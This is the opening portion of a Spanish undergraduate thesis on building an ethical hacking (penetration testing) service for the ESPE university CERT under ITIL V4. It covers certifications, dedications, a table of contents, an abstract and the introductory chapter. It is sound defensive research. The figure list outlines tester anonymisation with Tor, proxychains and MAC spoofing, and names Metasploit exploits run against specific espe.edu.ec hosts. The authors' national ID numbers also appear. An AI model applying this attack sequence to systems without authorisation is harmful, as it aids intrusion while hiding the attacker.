Implantación del Servicio de Hacking Ético en el ESPE CERT utilizando ITIL V4

Arias Enríquez, Daniel Alexander y Vargas Grijalva, Jordy Alexander

Departamento de Ciencias de la Computación

Carrera de Tecnologías de la Información

Trabajo de integración curricular, previo a la obtención del título de Ingeniero en Tecnologías de la Información

Ing. Ron Egas, Mario Bernabé

12 de febrero de 2023

Reporte o similitud de contenidos

CERTIFICADO DE ANÁLISIS
magister

Tesis Hacking Ético ESPE_ING_RON

5% Similitudes

4% Texto entre comillas
3% similitudes entre comillas
< 1% Idioma no reconocido

Nombre del documento: Tesis Hacking Ético ESPE_ING_RON.docx
ID del documento: 8b376068c65d3ece36182238753f7f111e3ca5a7
Tamaño del documento original: 10,41 Mo

Depositante: RAMIRO NANA DELGADO RODRIGUEZ
Fecha de depósito: 24/2/2023
Tipo de carga: interface
fecha de fin de análisis: 24/2/2023

Número de palabras: 29.792
Número de caracteres: 199.422

Ubicación de las similitudes en el documento:

Fuentes principales detectadas

Nº	Descripciones	Similitudes	Ubicaciones	Datos adicionales
1	repositorio.puce.edu.ec | El delito informático : su evolución, punibilidad y proceso ... http://repositorio.puce.edu.ec:80/xmlui/bitstream/22000/6966/4/13.J01.001569.pdf 50 fuentes similares	< 1%		Palabras idénticas : < 1% (181 palabras)
2	ecotec.edu.ec https://ecotec.edu.ec/material/material_2017D1_DER471_12_78087.pdf 47 fuentes similares	< 1%		Palabras idénticas : < 1% (178 palabras)
3	Documento de otro usuario #af61b El documento proviene de otro grupo 49 fuentes similares	< 1%		Palabras idénticas : < 1% (106 palabras)
4	www.linkedin.com | BLOQUEO, SUSPENSION Y LIMITACIONES DE ACCESO A CONTE... https://www.linkedin.com/pulse/bloqueo-suspension-y-limitaciones-de-acceso-en-la-colamarco-u- 2 fuentes similares	< 1%		Palabras idénticas : < 1% (172 palabras)
5	dspace.ucacue.edu.ec | Lineamientos para el diseño arquitectónico de viviendas de ... https://dspace.ucacue.edu.ec/bitstream/ucacue/11855/3/Lineamientos para el diseño arquitectónico d... 33 fuentes similares	< 1%		Palabras idénticas : < 1% (162 palabras)

Fuentes con similitudes fortuitas

Nº	Descripciones	Similitudes	Ubicaciones	Datos adicionales
1	www.semanticscholar.org | Consciousness of cyber defense: A collective activity sys... https://www.semanticscholar.org/paper/Consciousness-of-cyber-defense:-A-collective-system-Ho-Gro...	< 1%		Palabras idénticas : < 1% (26 palabras)
2	localhost | PROPUESTA DE UNA METODOLOGÍA DE GESTIÓN DE RIESGO Y SEGURIDA... http://localhost:8080/xmlui/bitstream/redug/11814/3/PTG-B-CISC 995 Carrillo Zuña Jonathan.pdf.txt	< 1%		Palabras idénticas : < 1% (17 palabras)
3	repositorio.uta.edu.ec | Hackingético para detectar vulnerabilidades en los servicios... http://repositorio.uta.edu.ec/jspui/bitstream/123456789/2900/1/Tesis_t764si.pdf	< 1%		Palabras idénticas : < 1% (17 palabras)
4	dof.gob.mx | DOF - Diario Oficial de la Federación https://dof.gob.mx/nota_detalle.php?codigo=5628885&fecha=06/09/2021	< 1%		Palabras idénticas : < 1% (23 palabras)
5	| Propuesta de un ciclo de gestión de riesgos utilizando modelos de amenazas y cont... /var/dspace/bitstream/15000/21384/1/CD 10869.pdf	< 1%		Palabras idénticas : < 1% (10 palabras)

Fuentes ignoradas

Estas fuentes han sido retiradas del cálculo del porcentaje de similitud por el propietario del documento.

Nº	Descripciones	Similitudes	Ubicaciones	Datos adicionales
1	www.gob.ec https://www.gob.ec/sites/default/files/regulations/2018-10/COIP.pdf	1%		Palabras idénticas : 1% (384 palabras)
2	repositorio.pucesa.edu.ec | Modelo para análisis forense en dispositivos móviles co... http://repositorio.pucesa.edu.ec/bitstream/123456789/3293/2/77448.pdf.txt	1%		Palabras idénticas : 1% (337 palabras)
3	www.telecomunicaciones.gob.ec https://www.telecomunicaciones.gob.ec/wp-content/uploads/2021/06/Acuerdo-No.-006-2021-Politica-d...	1%		Palabras idénticas : 1% (344 palabras)
4	www.finanzaspopulares.gob.ec https://www.finanzaspopulares.gob.ec/wp-content/uploads/2021/03/codigo_organico_integral_penal.pdf	1%		Palabras idénticas : 1% (307 palabras)
5	www.consejodecomunicacion.gob.ec https://www.consejodecomunicacion.gob.ec/wp-content/uploads/downloads/2021/12/lotaip/LEY ORGÁ...	< 1%		Palabras idénticas : < 1% (287 palabras)
6	www.telecomunicaciones.gob.ec https://www.telecomunicaciones.gob.ec/wp-content/uploads/2020/01/ley-organica-de-telecomunicacio...	< 1%		Palabras idénticas : < 1% (287 palabras)
7	www.informatica-juridica.com | Ley Orgánica de Telecomunicaciones de 10 de febr... https://www.informatica-juridica.com/ley/ley-organica-telecomunicaciones-10-febrero-2015/	< 1%		Palabras idénticas : < 1% (286 palabras)

Firmado electrónicamente por:
MARIO BERNABE RON EGAS

Departamento de Ciencias de la Computación

Carrera de Tecnologías de la información

Certificación

Certifico que el trabajo de integración curricular: "**Implantación del Servicio de Hacking Ético en el ESPE CERT utilizando ITIL V4**" fue realizado por los señores **Arias Enríquez, Daniel Alexander y Vargas Grijalva, Jordy Alexander,** el mismo que cumple con los requisitos legales, teóricos, científicos, técnicos y metodológicos establecidos por la Universidad de las Fuerzas Armadas ESPE, además fue revisado y analizada en su totalidad por la herramienta de prevención y/o verificación de similitud de contenidos; razón por la cual me permito acreditar y autorizar para que se lo sustente públicamente.

Sangolquí, 12 de febrero de 2023

Firmado electrónicamente por:
MARIO BERNABE RON EGAS

.....

Ing. Ron Egas, Mario Bernabe Ms.C

C. C.: 1704229747

Departamento de Ciencias de la Computación

Carrera de Tecnologías de la información

Responsabilidad de Autoría

Nosotros, **Arias Enríquez, Daniel Alexander y Vargas Grijalva, Jordy Alexander**, con cédulas de ciudadanía n° 1719675561 y 1720211653, declaramos que el contenido, ideas y criterios del trabajo de integración curricular: **"Implantación del Servicio de Hacking Ètico en el ESPE CERT utilizando ITIL V4"** es de nuestra autoría y responsabilidad, cumpliendo con los requisitos legales, teóricos, científicos, técnicos, y metodológicos establecidos por la Universidad de las Fuerzas Armadas ESPE, respetando los derechos intelectuales de terceros y referenciando las citas bibliográficas.

Sangolquí, 12 de febrero de 2023

Arias Enríquez Daniel Alexander

C.C.: 1719675561

Vargas Grijalva Jordy Alexander

C.C.: 1720211653

Departamento de Ciencias de la Computación

Carrera de Tecnologías de la información

Autorización de Publicación

Nosotros, **Arias Enríquez, Daniel Alexander y Vargas Grijalva, Jordy Alexander,** con cédulas de ciudadanía n° 1719675561 y 1720211653 autorizamos a la Universidad de las Fuerzas Armadas ESPE publicar el trabajo de integración curricular: **"Implantación del Servicio de Hacking Ético en el ESPE CERT utilizando ITIL V4"** en el Repositorio Institucional, cuyo contenido, ideas y criterios son de nuestra responsabilidad.

Sangolquí, 12 de febrero de 2023

Arias Enríquez Daniel Alexander

C.C.: 1719675561

Vargas Grijalva Jordy Alexander

C.C.: 1720211653

Dedicatoria

A mis padres y mis hermanos, Joffre, Kathy, Josue y Martina quienes han sido mi pilar de apoyo incondicional y mi fuente de inspiración constante. Este logro es tanto mío como de ustedes, esto solo es el inicio.

Daniel Arias

Para todas las personas que me apoyaron durante mis años de educación, aquellas personas que soportaron mis infiernos y alegrías, aquellos que incluso sin compartir lazos de sangre supieron escuchar y empujar mis anhelos hacia su realización.

Jordy Vargas

Agradecimientos

Quisiera expresar mi más sincero agradecimiento a todas las personas que han contribuido a la realización de esta tesis. En primer lugar, agradezco a mis padres y hermanos por su amor y apoyo incondicional durante toda mi vida y por creer en mí desde el principio. Este logro es en gran parte gracias a ellos.

Agradezco a mis profesores por la guía y paciencia brindada a lo largo del este largo proceso.

Además, quiero agradecer a mis colegas y amigos por su compañía y motivación a lo largo del camino. Han sido una fuente constante de inspiración y han enriquecido mi vida de muchas maneras.

Y, por último, a Lionel Andrés Messi Cuccittini por ganar el mundial en fase de tesis, una grata alegría.

Daniel Arias

Es importante agradecer, agradecer los actos, a veces involuntarios, que nos permiten continuar nuestro duelo con la vida, por más combativa que se nos presente, agradecer las palabras, a veces inconscientes, que nos motivan a percibir la vida de diferente modo y a racionalizar los problemas que sin apoyo nos inundarían indudablemente, agradecer las personas que, a veces por azar, ingresan a nuestra vida y la transforman de forma positiva, y es por esta razón que quiero agradecer desde lo más profundo de mi corazón a todas las personas que supieron contagiar mi vida con su alegría y motivación.

Jordy Vargas

Índice de Contenido

Certificación 3

Responsabilidad de Autoría 4

Autorización de Publicación 5

Dedicatoria 6

Agradecimientos 7

Resumen 17

Abstract: 18

Capítulo I: Introducción 19

Planteamiento del problema 20

Justificación 20

Objetivos 21

Objetivo general 21

Objetivos específicos 21

Alcance 22

Hipótesis 25

Metodología 25

Metodología Design Science Research 25

Capítulo II: Fundamentación Teórica y Estado del Arte 27

Fundamentación Teórica 27

Seguridad Informática 27

Amenazas de Seguridad 29

Metodología para mejorar la seguridad de la información 30

ITIL 32

Practicas ITIL 32

Sistema de valor del servicio ITIL 32

Filosofías de Hacking 32

Hacking Ético 33

Fases del hacking 34

Tipos de Hacking 35

Modalidades del Hacking 36

Servicios de hacking 37

Tipos de ataque 39

Pentesting 42

Fases de una prueba de intrusión o penetración 42

Ciberseguridad y la Legislación Ecuatoriana 44

Estado del Arte 55

Definir la pregunta de investigación 55

Capítulo III: Fase 1 Estrategia, Diseño y Transición 67

Estrategia 67

Gestión de la estrategia 67

Gestión de los Recursos 75

Gestión de la Demanda 76

Gestión del portafolio de servicios 78

Gestión Financiera 79

Diseño del servicio 79

Gestión del catálogo de servicios 80

Gestión de los Niveles de Servicio 81

Gestión de los acuerdos de nivel de servicio 82

Gestión de seguridad de la información 83

Marco ético para el servicio de Hacking ético 83

Administración de suministros 84

Administración de disponibilidad 85

Gestión de la capacidad 85

Limitaciones Actuales 86

Gestión de la continuidad del servicio 87

Plan de Continuidad del servicio 88

Transición del servicio 89

Plan de transición 89

Implantación del Servicio 91

Disponibilidad de recursos 91

Ejecución del plan de transición 95

Capítulo IV Fase 2 Operación y Mejora 104

Operación 104

Operación del servicio (hacking ético) 108

Informe de no conformidades 144

Mejora del servicio y resolución de las no conformidades 149

Capítulo V Conclusiones y recomendaciones 151

Conclusiones 151

Recomendaciones 153

Bibliografía 155

Índice de Tablas

Tabla 1 *Objetivos y preguntas* 23

Tabla 2 Subpreguntas de investigación 55

Tabla 3 *Términos para las cadenas de búsqueda* 57

Tabla 4 Cadenas de búsqueda 57

Tabla 5 *Criterios para la selección de estudios primarios* 58

Tabla 6 *Respuestas a cada subpregunta de investigación* 60

Tabla 7 *Estructura de operación* 69

Tabla 8 *Estrategias e Iniciativas* 72

Tabla 9 *Servicios ofertados por el CERT académico de la ESPE* 76

Tabla 10 *Elementos y definición* 81

Tabla 11 *Clasificación de los servicios de acuerdo con la demanda* 83

Tabla 12 *Principios éticos para ejecutar operaciones de hacking responsable* 84

Tabla 13 *Administración de la disponibilidad* 85

Tabla 14 *Recursos Humanos* 86

Tabla 15 *Planificación de actividades en la fase de transición* 90

Tabla 16 *Bitácora de acción* 109

Tabla 17 *Puertos abiertos y vulnerabilidades por dirección IP* 144

Tabla 18 *Preguntas de la ejecución del servicio* 147

Índice de Figuras

Figura 1 *Triada de la Seguridad* 28

Figura 2 *Amenazas de la Seguridad* 29

Figura 3 *Fases del Hacking* 34

Figura 4 *Las 4P de Mintzberg* 67

Figura 5 *Método FIFO* 75

Figura 6 *Gestión de los Recursos* 75

Figura 7 *Topología gráfica del Servicio* 94

Figura 8 *Verificamos que existe conectividad hacia el servidor F.R.E.D* 95

Figura 9 *Conexión al servidor de Kali Linux a través de ssh* 96

Figura 10 *Especificaciones del servidor de KaliLinux* 96

Figura 11 *Ejecución del comando sudo apt update* 97

Figura 12 *Ejecución del comando sudo apt upgrade* 97

Figura 13 *Herramienta de hacking WhatWeb* 98

Figura 14 *Instalación de Tor* 98

Figura 15 *La herramienta tor se encuentra instalada correctamente* 98

Figura 16 *La herramienta nmap se encuentra instalada correctamente* 99

Figura 17 *La herramienta netDiscover se encuentra instalada correctamente* 99

Figura 18 *Clonado de herramienta RED_HAWK de su github oficial* 100

Figura 19 *Interfaz inicial de RED_HAWK* 100

Figura 20 *El framework metasploit se encuentra instalado correctamente* 100

Figura 21 *Existe conexión con el servidor CentOS* 101

Figura 22 *Nos conectamos con el servidor CentOS a través del protocolo SSH* 101

Figura 23 *El servicio de la aplicación Nessus se encuentra activo.* 102

Figura 24 *Interfaz de acceso a la herramienta Nessus a través de un navegador web* 102

Figura 25 *Mapa de procesos ESPE-CERT (incluyendo hacking ético)* 104

Figura 26 *Proceso de hacking ético* 107

Figura 27 *Verificamos que el estado de la herramienta Tor* 109

Figura 28 *Modificación del archivo /etc/proxychains4.conf (dynamic_chain)* 110

Figura 29 *Modificación del archivo /etc/proxychains4.conf (socks4, socks5)* 110

Figura 30 *Datos de red y MAC locales* 110

Figura 31 *Cambio de MAC usando macchanger* 111

Figura 32 *Demostración de cambio de MAC* 111

Figura 33 *Inicialización de servicio Tor* 112

Figura 34 *Estatus activo de servicio Tor* 112

Figura 35 *Extracción de IP públicas de dominios de espe.edu.ec* 112

Figura 36 *Uso de la herramienta whois* 113

Figura 37 *Uso de la herramienta whatweb en srvcas.espe.edu.ec* 114

Figura 38 *Uso de la herramienta whatweb en evirtual2.espe.edu.ec* 114

Figura 39 *Uso de la herramienta whatweb en bannapitest.espe.edu.ec* 115

Figura 40 *Uso de la herramienta Hunter.io en srvcas.espe.edu.ec (sin resultado)* 115

Figura 41 *Uso de la herramienta Hunter.io en bannapitest.espe.edu.ec (sin resultado)* 116

Figura 42 *Uso de la herramienta Hunter.io en evirtual2.espe.edu.ec (sin resultado)* 116

Figura 43 *Uso de la herramienta Hunter.io en el dominio espe.edu.ec* 117

Figura 44 *Código fuente del script de Python* 117

Figura 45 *Ejecución del script en miespe.espe.edu.ec* 118

Figura 46 *Ejecución del script en srvcas.espe.edu.ec* 122

Figura 47 *Ejecución del script en evirtual2.espe.edu.ec* 123

Figura 48 *Uso de la herramienta de RED_HAWK en srvcas.espe.edu.ec* 124

Figura 49 *Información básica RED_HAWK en srvcas.espe.edu.ec* 124

Figura 50 *Información Geográfica de IP RED_HAWK en srvcas.espe.edu.ec* 124

Figura 51 *DNS Lookup y cálculo de subnet RED_HAWK en srvcas.espe.edu.ec* 124

Figura 52 *Información básica RED_HAWK en evirtual2.espe.edu.ec* 125

Figura 53 *Encabezado HTTP RED_HAWK en evirtual2.espe.edu.ec* 125

Figura 54 *Información básica RED_HAWK en bannapitest.espe.edu.ec* 126

Figura 55 *Encabezado HTTP RED_HAWK en bannapitest.espe.edu.ec* 126

Figura 56 *Ejecución NMAP en todos los puertos T0 srvcas.espe.edu.ec* 127

Figura 57 *Ejecución NMAP en todos los puertos T5 srvcas.espe.edu.ec* 128

Figura 58 *Ejecución NMAP en los Top 1000 puertos T5 srvcas.espe.edu.ec* 128

Figura 59 *Ejecución NMAP en los todos los puertos T0 evirtual2.espe.edu.ec* 129

Figura 60 *Ejecución NMAP en los todos los puertos T5 evirtual2.espe.edu.ec* 129

Figura 61 *Ejecución NMAP en los Top 1000 puertos T5 evirtual2.espe.edu.ec* 129

Figura 62 *Ejecución NMAP en los todos los puertos T0 bannapitest.espe.edu.ec* 130

Figura 63 *Ejecución NMAP en los Top 1000 puertos T5 bannapitest.espe.edu.ec* ... 130

Figura 64 *Obtención de directorio de srvcas.espe.edu.ec* 131

Figura 65 *Todos los escaneos hechos en Nessus* 131

Figura 66 *Escaneos hechos en Bannapitest (0 Vulnerabilidades)* 132

Figura 67 *Escaneos hechos en Evirtual2 (1 High / 2 Low Vulnerabilidades)* 132

Figura 68 *Vulnerabilidad alta de evirtual* 133

Figura 69 *Escaneos hechos en Srvcas(1 High, 2 Medium Vulnerabilidades)* 133

Figura 70 *Vulnerabilidad alta de srvcas* 134

Figura 71 *Script Nmap poodle (Sin resultados)* 134

Figura 72 *Búsqueda de exploit para servidor web en Ubuntu* 135

Figura 73 *Selección de exploit* 135

Figura 74 *Configuración de opciones de exploit* 136

Figura 75 *Ejecución de exploit con payload predeterminado en evirtual2:80 (fallido)* 136

Figura 76 *Elección y ejecución de otro payload en evirtual2:80 (fallido)* 137

Figura 77 *Ejecución de otro payload en evirtual2:443 (fallido)* 137

Figura 78 *Ejecución de otro payload en evirtual2:8080 (fallido)* 138

Figura 79 *Ejecución de Netstat en la red institucional*..... 138

Figura 80 *Búsqueda de exploits de Apache ssl* 139

Figura 81 *Búsqueda de exploits de jQuery* 139

Figura 82 *Selección de exploit de manejo remoto* 140

Figura 83 *Configuración de exploit de manejo remoto*..... 140

Figura 84 *Ejecución de exploit de manejo remoto* 141

Figura 85 *Selección, configuración y ejecución de exploit de backdoor* 141

Figura 86 *Selección de exploit bleichenbacher_oracle* 141

Figura 87 *Ejecución de exploit bleichenbacher_oracle* 142

Figura 88 *Búsqueda de más exploits relacionados a SSL* 142

Figura 89 *Ejecución de otro exploit struts_code_exec_classloader (fallido)* 142

Figura 90 *Ejecución de exploit impersonate_ssl (fallido)* 142

Figura 91 *Ejecución de exploit spring_framework_rce_spring4shell (fallido)* 143

Figura 92 *Ejecución de exploit spring_framework_rce_spring4shell con otras configuraciones(fallido)* 143

Figura 93 *Clasificación de hackers de acuerdo con su nivel de conocimiento*..... 146

Resumen

A partir de la Convocatoria 2020 para proyectos de investigación aplicada la Universidad de las Fuerzas Armadas ESPE comenzó un proceso de implementación de un CERT así como del EGSI que viene desarrollando la Unidad de Seguridad Integrada de la ESPE, junto con estas implementaciones surgió la problemática de crear un equipo dedicado a la realización de pruebas de penetración es decir Hacking Ético que funcione bajo el CERT utilizando ITIL V4, en donde se utilizó como casos de empleo las aplicaciones críticas de la Universidad de las Fuerzas Armadas ESPE brindados por el EGSI de la universidad, todo esto con el fin de implantar esta capacidad como servicio a otras universidades o instituciones. El proyecto de tesis se basó en el hacking de sombrero blanco que viene a ser el hacking ético, es decir, aquel hacking que se rige por leyes judiciales y morales dentro de un contrato establecido entre la organización y el hacker, cuya diferencia respecto al cracking se basa en la finalidad, ya que si bien es cierto que en procedimiento son iguales, su finalidad es muy distinta, la finalidad de un hacker ético es encontrar brechas en la seguridad de dentro del sistema o aplicativo para su posterior corrección y mejora de la organización, el cracker por su parte, puede tener varios objetivos, desde el daño a la organización, fines de lucro, o incluso el de la mera prueba de sus habilidades con cracker. El desarrollo práctico de la tesis constó de seis fases para realizar un correcto servicio de hacking ético, los cuales son: Establecimiento del anonimato, Recopilación de Información, Escaneo, Explotación, Mantenimiento del Acceso y evaluación del servicio en donde se realiza un informe de no conformidades explicando los resultados de la praxis.

Palabras clave: CERT, servicio de TI, Hacking ético, gestión de servicio ITIL

Abstract:

Starting from the 2020 Call for Applied Research Projects, the Universidad de las Fuerzas Armadas ESPE began the implementation process of a CERT as well as the EGSI being developed by the ESPE's Integrated Security Unit. Along with these implementations, the problem arose of creating a team dedicated to carrying out penetration testing, that is, ethical hacking that operates under the CERT using ITIL V4. Critical applications of the University of the Armed Forces ESPE provided by the university's EGSI were used as use cases to implant this capability as a service to other universities or institutions. The thesis project was based on white hat hacking, which is ethical hacking that follows legal and moral rules within a contract initially established between the organization and the ethical hacker. The difference between ethical hacking and cracking is based on their purpose, as although their procedures are similar, their purposes are very different. The purpose of an ethical hacker is to find security breaches within the system or application for subsequent correction and improvement of the organization. The cracker, on the other hand, can have various objectives in mind, from harming the organization, for-profit purposes, or even just for testing their skills as a cracker. The practical development of the thesis consisted of six phases to provide a correct ethical hacking service, which are: Establishment of Anonymity, Information Gathering, Scanning, Exploitation (i.e., establishing access), Access Maintenance (a phase that was not reached due to the platform's security), and Service Evaluation where a report of non-conformities is produced explaining the results of the practice.

Keywords: CERT, IT service, Ethical Hacking, ITIL service management

Capítulo I:

Introducción

Con el avance de la tecnología y sobre todo con la creciente y agigantada evolución de los sistemas de información, los hábitos tecnológicos que regían a la sociedad se vieron obligados a ser cambiados casi a la misma velocidad, y términos como la seguridad ya no pueden tomarse tan a la ligera, debido a la masificación de la data. Como se sabe, tiempo atrás la seguridad informática se enfocaba de una manera global únicamente en el correcto funcionamiento del sistema operativo de los equipos para evitar fallos, así mismo establecían barreras contra algún posible virus a favor del rendimiento.

El mencionado avance ha hecho que la seguridad no solo se enfoque en la protección local del equipo, sino en todo acceso que pueda tener a través de la red y sobre todo, hablando en el ámbito corporativo, en la información que cualquier empresa pueda proporcionar, haciendo principal énfasis en cualquier tipo de datos con alta confidencialidad y cuya exposición pueda suponer un quiebre dentro de la organización, no cabe duda que la principal preocupación en cuanto a seguridad respecta se viene dando en un ámbito empresarial y es que si bien es cierto que el usuario individual es propenso a caer en técnicas de phishing o ingeniería social, no dejan de ser técnicas sociales que nada tienen que ver con la seguridad o intrusión forzada de algún tercero al sistema, sino tienen que ver más con una mermada cultura informática en los susodichos (Méndez, 2018).

Una correcta estructuración de la red corporativa, y la realización de constantes pruebas de mecanismos y procedimientos de seguridad a fin de identificar debilidades y/o vulnerabilidades son de suma importancia para evitar este tipo de intrusiones, ya que suponen trabas para cualquier tipo de pirata informático que pretenda acceder a la información organizacional.

Planteamiento del problema

El proceso de implementación del Esquema Gubernamental de Seguridad de la Información en la Universidad de las Fuerzas Armadas ESPE, que forma parte de la construcción del Equipo Informático de Respuesta a Emergencias (CERT) por sus siglas en inglés, tiene previsto ofrecer la capacidad de determinar efectivamente las vulnerabilidades y amenazas de aplicaciones críticas producto de la gestión emprendida en la implementación del EGSI de la Universidad, con el objetivo de aplicar salvaguardas y metodologías de seguridad que permitan reducir el riesgo que existe sobre la información que se almacena en dichas aplicaciones, el presente proyecto de titulación tiene el objetivo de ejecutar los test de penetración y análisis de vulnerabilidades dentro del marco del Hacking Ético, estableciendo un proceso de estrategia, diseño, transición, operación y mejora, el análisis de estos casos permitirán, posteriormente, la implantación del servicio de Hacking Ético en el ESPE CERT.

Justificación

A partir del resultado de la Convocatoria 2020 para proyectos de investigación aplicada, la Universidad de las fuerzas armadas ESPE ha empezado el proceso de implementación de un CERT(Computer Emergency Response Team) académico, así como la del Esquema Gubernamental de Seguridad de la Información que viene desarrollando la Unidad de Seguridad Integrada de la ESPE; por ello, se necesita realizar pruebas de penetración (Hacking Ético) a aplicaciones identificadas como críticas de la Universidad, cuyo objeto principal es determinar vulnerabilidades y establecer los planes de remedición para la aplicación de salvaguardas, con el fin de proporcionar seguridad a la información que manejan dichas aplicaciones e infraestructura, este servicio ya ha sido previsto como parte del catálogo del ESPE-CERT, pero aún no se ha implantado, por tanto, el proyecto cubre esa necesidad utilizando ITIL V4 para la creación y puesta en operación del servicio; utilizando como casos de empleo las aplicaciones críticas

determinadas en el EGSI, se ejecutan las fases de estrategia, diseño, transición, operación y mejora del servicio.

Objetivos

Objetivo general

Implantar el servicio de Hacking Ético en el ESPE-CERT utilizando ITIL V4, como casos de empleo las aplicaciones críticas de la Universidad de las Fuerzas Armadas ESPE, después del análisis e identificación producto del EGSI de la Universidad de las Fuerzas Armadas ESPE, con el fin de implantar esta capacidad como servicio a otras universidades o instituciones.

Objetivos específicos

- Establecer el estado del Arte
- Establecer la Estrategia del Servicio en el portafolio de servicios del ESPE-CERT, publicar el catálogo de servicios actualizado en concordancia con el Plan Operativo Anual de la ESPE
- Realizar el Diseño del Servicio en concordancia con la comunidad establecida y las capacidades actuales del ESPE-CERT.
- Transición del servicio según ITIL V4, que consiste en implantar el nuevo servicio, de acuerdo con la comunidad objetivo, en los servidores del ESPE-CERT del DCCO.
- Operación del servicio, en conformidad con el compromiso de disponibilidad del servicio y los niveles de servicio establecidos con la Dirección del DCCO, se dará inicio y continuidad del nuevo servicio, incorporándolo al catálogo de servicios del CERT-ESPE del DCCO.
- Mejora del Servicio y resolución de las no conformidades.

Alcance

Implementar el servicio del Hacking Ético en el ESPE-CERT con la finalidad de proporcionar este servicio a la Universidad de las Fuerzas Armadas ESPE, aplicaciones externas o incluso a otras Universidades o instituciones; comprendiendo la necesidad de establecer una estrategia de servicio que permita su escalabilidad y mejora a través del tiempo, entendiendo que, el concepto de la Seguridad Informática es críticamente mutable y se encuentra en constante actualización y cambio, y con ello nuevos modus operandi y métodos para el aprovechamiento y explotación de vulnerabilidades.

De esta forma al establecer la estrategia y diseño del servicio de Hacking Ético en concordancia con las capacidades actuales del ESPE-CERT, permitirá establecer el portafolio de servicios del ESPE-CERT de manera eficiente para la publicación de un catálogo de servicios actualizado, que permita cumplir con las necesidades y expectativas en materia de gestión de la demanda del Servicio; consecuentemente, el diseño del servicio debe cumplir con las necesidades de gestión de la seguridad, administración de suministros y administración de disponibilidad de acuerdo a la comunidad establecida, de igual forma, se deben establecer los procesos que permitan ejecutar una gestión de la capacidad y la continuidad del servicio de ethical hacking

Adicionalmente, la implementación del servicio de Hacking Ético en el ESPE-CERT se realiza siguiendo el marco de trabajo definido en ITIL V4, por lo cual es necesario establecer un plan de transición que detallará las tareas a realizar, considerando los riegos y recursos disponibles para establecer un proceso sistemático controlado, dicho plan de transición, debe extender sus acciones al plan de operación de servicio, que debe cumplir con un nivel de disponibilidad y nivel de servicio establecidos con la dirección del Departamento de Ciencias de la Computación DCCO, bajo un nivel aceptable para el usuario final, este plan de operación de servicio contemplará el plan de investigación de campo y los instrumentos de investigación de campo, que sean pertinentes de acuerdo a los indicadores de cumplimiento dentro de requisitos técnicos críticos para la certificación legal.

La implementación de los servicios supone la provisión de recursos fundamentales dados por el DCCO, así como su directa operación en el ESPE-CERT. Al tratarse de un proyecto que implica un contacto directo con información sensible y por el avance tecnológico, es recomendable una correcta y constante preparación de los encargados de las pruebas de penetración (hacking ético), por lo que se sugiere una inversión económica por parte de la organización para su capacitación. Será necesaria tanto la aprobación del ESPE-CERT, como de la directiva del DCCO y de las unidades implicadas como UTIC y USIN para que el proyecto pueda arrancar. Al finalizar el proyecto el equipo de hacking ético se verá en capacidad de realizar pruebas a cualquier tipo de infraestructura tecnológica, servicios y aplicaciones de la institución.

Tabla 1

Objetivos y preguntas

Objetivo específico	Pregunta de investigación
Establecer el estado del Arte	¿De qué manera o metodología se implementará el servicio de Hacking ético en el ESPE-CERT?
Establecer la Estrategia del Servicio en el portafolio de servicios del ESPE-CERT, publicar el catálogo de servicios actualizado en concordancia con el Plan Operativo Anual de la ESPE	¿Cómo se va a realizar la reestructuración de servicios del ESPE-CERT? ¿Cómo se va a realizar la gestión de la demanda del Servicio?
Realizar el Diseño del Servicio en concordancia con la comunidad	¿Con qué metodologías se va a realizar la gestión de seguridad, la

Objetivo específico	Pregunta de investigación
establecida y las capacidades actuales del ESPE-CERT.	administración de suministros y administración de disponibilidad? ¿Cómo se va a realizar la gestión de la capacidad y la gestión de la continuidad del servicio de TI?
Transición del servicio según ITIL V4, que consiste en implantar el nuevo servicio, de acuerdo con la comunidad objetivo, en los servidores del ESPE-CERT del DCCO	¿Cómo se estructurará el plan de transición considerando un proceso controlado a base de riegos y recursos disponibles? ¿Qué resultados se obtendrán de la ejecución del plan de Transición, considerando las pruebas finales del sistema y el acta de conformidad?
Operación del servicio, en conformidad con el compromiso de disponibilidad del servicio y los niveles de servicio establecidos con la Dirección del DCCO, se dará inicio y continuidad del nuevo servicio, incorporándolo al catálogo de servicios del CERT-ESPE del DCCO.	¿Qué indicadores de cumplimiento de requisitos técnicos legales de certificación se deben incluir en el plan de investigación de campo? ¿Qué instrumentos de investigación se necesitan incluir o diseñar para ejecutar el plan de investigación de campo? ¿Cómo se elaborará el informe de operación del servicio, considerando las no conformidades y las recomendaciones de mejora?
Mejora del Servicio y resolución de	¿Qué elementos críticos se deben

Objetivo específico	Pregunta de investigación
las no conformidades.	incluir en el plan de Mejora? ¿Con qué procedimiento se deben ejecutar las acciones de mejora? ¿Cómo se va a evaluar el cumplimiento de las acciones de mejora, bajo el objetivo de alcanzar la certificación final del servicio?

Hipótesis

La implementación del servicio de Hacking Ético en el ESPE_CERT utilizando ITIL V4, permitirá determinar vulnerabilidades y aplicar salvaguardas, proporcionando seguridad a la información que se maneje, así mismo el servicio de hacking ético cumplirá con las etapas de operación, evaluación y mejora, permitiendo la capacidad de extender el servicio a otras universidades.

Metodología

Para desarrollar el proyecto, la metodología predilecta es Desing Science Research la cual tiene foco en la creación de productos cuya finalidad es resolver problemas en el marco de las TI (Tuunanen, Peffers, Rothenberger, & Chatterjee, 2007).

Metodología Design Science Research

Según (Cataldo, 2015) se deben tomar en cuenta siete pasos para la realización de esta metodología, los cuales son:

- Relevancia del problema
- Diseño como artefacto
- Rigor de la Investigación
- Diseño como un proceso de búsqueda
- Evaluación del diseño

- Contribuciones a la investigación
- Comunicación de la Investigación

El objetivo del primer y segundo paso es brindar una solución a la problemática planteada, la cual se ha de implementar y deberá ser de importancia para las TI, así como ser de gran ayuda para la comunidad, basándose en una revisión literaria sobre la implementación de un servicio de hacking ético. En el tercer y cuarto paso se debe analizar todo método para poder operar y aplicar dicha implementación, se deberán respaldar en teorías y conocimientos haciendo uso de cualquier medio a disposición.

En el quinto paso refiere a la evaluación en donde se deberá considerar la eficacia, funcionalidad, rendimiento, solventando así, todos los requerimientos de la organización y calidad del servicio que se va a brindar. Por último, en el sexto y séptimo paso se realizarán los estudios, evaluaciones y testeos experimentales a fin de analizar su impacto y la contribución, para así dar solución a las recomendaciones dadas.

Capítulo II:

Fundamentación Teórica y Estado del Arte

Fundamentación Teórica

En esta sección de la investigación vamos a representar los principales conceptos de los cuales es necesario y crítico tener conocimiento para comprender el amplio campo sobre el que actúa el Hacking Ético, así mismo el conocimiento acerca de temas como seguridad de la información o ITIL y sus variantes son de suma importancia para el correcto desarrollo de la investigación.

Seguridad Informática

